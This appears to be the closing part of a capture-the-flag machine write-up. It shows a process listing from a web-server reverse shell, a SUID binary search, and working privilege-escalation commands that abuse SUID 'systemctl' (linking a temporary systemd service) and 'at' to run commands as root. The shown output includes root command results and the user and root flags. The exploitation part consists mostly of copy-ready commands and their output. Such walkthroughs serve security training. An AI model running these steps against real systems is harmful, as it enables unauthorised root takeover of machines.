root        29     2  0 07:22 ?        00:00:00 [kswapd0]
root        30     2  0 07:22 ?        00:00:00 [vmstat]
root        31     2  0 07:22 ?        00:00:00 [fsnotify_mark]
root        32     2  0 07:22 ?        00:00:00 [ecryptfs-kthrea]
root        48     2  0 07:22 ?        00:00:00 [kthrotld]
root        49     2  0 07:22 ?        00:00:00 [acpi_thermal_pm]
root        50     2  0 07:22 ?        00:00:00 [bioset]
root        51     2  0 07:22 ?        00:00:00 [bioset]
root        52     2  0 07:22 ?        00:00:00 [bioset]
root        53     2  0 07:22 ?        00:00:00 [bioset]
root        54     2  0 07:22 ?        00:00:00 [bioset]
root        55     2  0 07:22 ?        00:00:00 [bioset]
root        56     2  0 07:22 ?        00:00:00 [bioset]
root        57     2  0 07:22 ?        00:00:00 [bioset]
root        58     2  0 07:22 ?        00:00:00 [scsi_eh_0]
root        59     2  0 07:22 ?        00:00:00 [scsi_tmf_0]
root        60     2  0 07:22 ?        00:00:00 [scsi_eh_1]
root        61     2  0 07:22 ?        00:00:00 [scsi_tmf_1]
root        63     2  0 07:22 ?        00:00:00 [bioset]
root        64     2  0 07:22 ?        00:00:00 [kworker/u30:3]
root        65     2  0 07:22 ?        00:00:00 [bioset]
root        69     2  0 07:22 ?        00:00:00 [ipv6_addrconf]
root        83     2  0 07:22 ?        00:00:00 [deferwq]
root        84     2  0 07:22 ?        00:00:00 [charger_manager]
root       121     2  0 07:22 ?        00:00:00 [bioset]
root       122     2  0 07:22 ?        00:00:00 [bioset]
root       123     2  0 07:22 ?        00:00:00 [bioset]
root       124     2  0 07:22 ?        00:00:00 [bioset]
root       125     2  0 07:22 ?        00:00:00 [bioset]
root       126     2  0 07:22 ?        00:00:00 [bioset]
root       127     2  0 07:22 ?        00:00:00 [bioset]
root       128     2  0 07:22 ?        00:00:00 [bioset]
root       129     2  0 07:22 ?        00:00:00 [kpsmoused]
root       141     2  0 07:22 ?        00:00:00 [kworker/0:1H]
root       149     2  0 07:22 ?        00:00:00 [ttm_swap]
root       230     2  0 07:22 ?        00:00:00 [raid5wq]
root       254     2  0 07:22 ?        00:00:00 [bioset]
root       279     2  0 07:22 ?        00:00:00 [jbd2/xvda1-8]
root       280     2  0 07:22 ?        00:00:00 [ext4-rsv-conver]
root       346     1  0 07:22 ?        00:00:01 /lib/systemd/systemd-
journald
root       362     2  0 07:22 ?        00:00:00 [kauditd]
root       363     2  0 07:22 ?        00:00:00 [iscsi_eh]
root       369     2  0 07:22 ?        00:00:00 [kworker/0:3]
root       374     2  0 07:22 ?        00:00:00 [ib_addr]
root       378     2  0 07:22 ?        00:00:00 [ib_mcast]
```

```
root       380     2  0 07:22 ?        00:00:00 [ib_nl_sa_wq]
root       382     2  0 07:22 ?        00:00:00 [ib_cm]
root       384     2  0 07:22 ?        00:00:00 [iw_cm_wq]
root       385     2  0 07:22 ?        00:00:00 [rdma_cm]
root       401     1  0 07:22 ?        00:00:00 /sbin/lvmetad -f
root       433     1  0 07:22 ?        00:00:02 /lib/systemd/systemd-udevd
systemd+   513     1  0 07:22 ?        00:00:00 /lib/systemd/systemd-
timesyncd
root       624     1  0 07:22 ?        00:00:00 /usr/sbin/squid -YC -f
/etc/squid/squid.conf
proxy      631   624  0 07:22 ?        00:00:01 (squid-1) -YC -f
/etc/squid/squid.conf
root       835     1  0 07:23 ?        00:00:00 /lib/systemd/systemd-logind
daemon     843     1  0 07:23 ?        00:00:00 /usr/sbin/atd -f
root       846     1  0 07:23 ?        00:00:00 /usr/lib/snapd/snapd
root       856     1  0 07:23 ?        00:00:00
/usr/lib/accountsservice/accounts-daemon
root       863     1  0 07:23 ?        00:00:00 /usr/sbin/cron -f
root       866     1  0 07:23 ?        00:00:00 /usr/sbin/acpid
root       876     1  0 07:23 ?        00:00:00 /usr/bin/lxcfs
/var/lib/lxcfs/
syslog     883     1  0 07:23 ?        00:00:00 /usr/sbin/rsyslogd -n
message+   889     1  0 07:23 ?        00:00:00 /usr/bin/dbus-daemon --
system --address=systemd: --nofork --nopidfile --systemd-activation
root       910     1  0 07:23 ?        00:00:00 /usr/lib/policykit-1/polkitd
--no-debug
root       914     1  0 07:23 ?        00:00:00 /sbin/mdadm --monitor --pid-
file /run/mdadm/monitor.pid --daemonise --scan --syslog
root       985     1  0 07:23 ?        00:00:00 /usr/sbin/smbd -D
root       986   985  0 07:23 ?        00:00:00 /usr/sbin/smbd -D
root      1033   985  0 07:23 ?        00:00:00 /usr/sbin/smbd -D
proxy     1053   631  0 07:23 ?        00:00:00 (logfile-daemon)
/var/log/squid/access.log
root      1056     1  0 07:23 ?        00:00:00 /sbin/dhclient -1 -v -pf
/run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df
/var/lib/dhcp/dhclient6.eth0.leases eth0
proxy     1067   631  0 07:23 ?        00:00:00 (pinger)
root      1167     1  0 07:23 ?        00:00:00 /usr/sbin/vsftpd
/etc/vsftpd.conf
root      1175     1  0 07:23 ?        00:00:00 /sbin/iscsid
root      1176     1  0 07:23 ?        00:00:00 /sbin/iscsid
root      1178     1  0 07:23 ?        00:00:00 /usr/sbin/sshd -D
root      1252     1  0 07:23 ?        00:00:00 php-fpm: master process
(/etc/php/7.0/fpm/php-fpm.conf)
root      1294     1  0 07:23 ttyS0    00:00:00 /sbin/agetty --keep-baud
115200 38400 9600 ttyS0 vt220
root      1295     1  0 07:23 tty1     00:00:00 /sbin/agetty --noclear tty1
linux
www-data  1311  1252  0 07:23 ?        00:00:00 php-fpm: pool www
```

```
www-data  1312  1252  0 07:23 ?        00:00:00 php-fpm: pool www
root      1329     1  0 07:23 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1335  1329  0 07:23 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1336  1329  0 07:23 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1337  1329  0 07:23 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1338  1329  0 07:23 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1339  1329  0 07:23 ?        00:00:00 /usr/sbin/apache2 -k start
root      1356     1  0 07:23 ?        00:00:01 /usr/bin/python3
/usr/bin/fail2ban-server -s /var/run/fail2ban/fail2ban.sock -p
/var/run/fail2ban/fail2ban.pid -x -b
root      1357     1  0 07:23 ?        00:00:00 /usr/sbin/nmbd -D
root      1359     1  0 07:23 ?        00:00:00 /usr/sbin/winbindd
root      1361  1359  0 07:23 ?        00:00:00 /usr/sbin/winbindd
root      1691     2  0 08:17 ?        00:00:00 [kworker/0:0]
www-data  1713  1329  0 08:33 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1714  1329  0 08:37 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1715  1329  0 08:37 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1716  1329  0 08:37 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1717  1335  0 08:38 ?        00:00:00 sh -c uname -a; w; id;
/bin/sh -i
www-data  1721  1717  0 08:38 ?        00:00:00 /bin/sh -i
root      1731     2  0 08:39 ?        00:00:00 [kworker/0:1]
www-data  1808  1721  0 08:39 ?        00:00:00 ps -efw
$ w
 08:40:06 up  1:18,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
$ find / -perm -4000 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
```

```
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
```

Privilege Escalation vector - SUID

So, i found two interesting binaries that were outputed.

- systemctl
- at

```
echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
```

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
systemctl link $TF
systemctl enable --now $TF
```

good presentation hot to exploit thisL
https://www.youtube.com/watch?v=ipKbTrMMns4&ab_channel=MusabKhan

It worked!

```
$ TF=$(mktemp).service
$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "id > /tmp/output"
> [Install]
> WantedBy=multi-user.target' > $TF
$ ./systemctl link $TF
Failed to execute operation: Interactive authentication required.
$ systemctl link $TF
Created symlink from /etc/systemd/system/tmp.X5vbDZ5zD9.service to
/tmp/tmp.X5vbDZ5zD9.service.
$ systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-
user.target.wants/tmp.X5vbDZ5zD9.service to /tmp/tmp.X5vbDZ5zD9.service.
$ ls
les.sh
lol123
```

```
output
systemctl
systemd-private-c429748635f94e389700f034e749077a-systemd-timesyncd.service-
HdeaHc
tmp.DfxoHVFJ5V
tmp.F9Z3OBbZND
tmp.F9Z3OBbZND.service
tmp.Nn9MjBDg35
tmp.Nn9MjBDg35.service
tmp.P9mWl3KGdB
tmp.P9mWl3KGdB.service
tmp.X5vbDZ5zD9
tmp.X5vbDZ5zD9.service
tmp.Yz1UM9QOG1
tmp.qbvCFw5wJO
tmp.wGpc0JJmOB
tmp.wHRV0ZWKtK
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/tmp
$ cd output
/bin/sh: 115: cd: cant cd to output
$ cat output
uid=0(root) gid=0(root) groups=0(root)
$
```

Well, i can get a flag, but i want interactive root shell

```
$ TF=$(mktemp).service
$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/flag.txt"
> [Install]
> WantedBy=multi-user.target' > $TF
$ systemctl link $TF
Created symlink from /etc/systemd/system/tmp.LqiNTCrs6Z.service to
/tmp/tmp.LqiNTCrs6Z.service.
$ systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-
user.target.wants/tmp.LqiNTCrs6Z.service to /tmp/tmp.LqiNTCrs6Z.service.
$ dir
flag.txt
les.sh
lol123
output
systemctl
```

```
systemd-private-c429748635f94e389700f034e749077a-systemd-timesyncd.service-
HdeaHc
tmp.722PqvknuR
tmp.722PqvknuR.service
tmp.DfxoHVFJ5V
tmp.F9Z3OBbZND
tmp.F9Z3OBbZND.service
tmp.LqiNTCrs6Z
tmp.LqiNTCrs6Z.service
tmp.Nn9MjBDg35
tmp.Nn9MjBDg35.service
tmp.P9mWl3KGdB
tmp.P9mWl3KGdB.service
tmp.WLz8Kur1op
tmp.WLz8Kur1op.service
tmp.X5vbDZ5zD9
tmp.X5vbDZ5zD9.service
tmp.Yz1UM9QOG1
tmp.aPoQkfWnMx
tmp.qbvCFw5wJO
tmp.wGpc0JJmOB
tmp.wHRV0ZWKtK
$ cat flag.txt
a58ff8579f0a9270368d33a9966c7fd5
```

Trophy & Loot

user.txt

```
8bd7992fbe8a6ad22a63361004cfcedb
```

root.txt

```
a58ff8579f0a9270368d33a9966c7fd5
```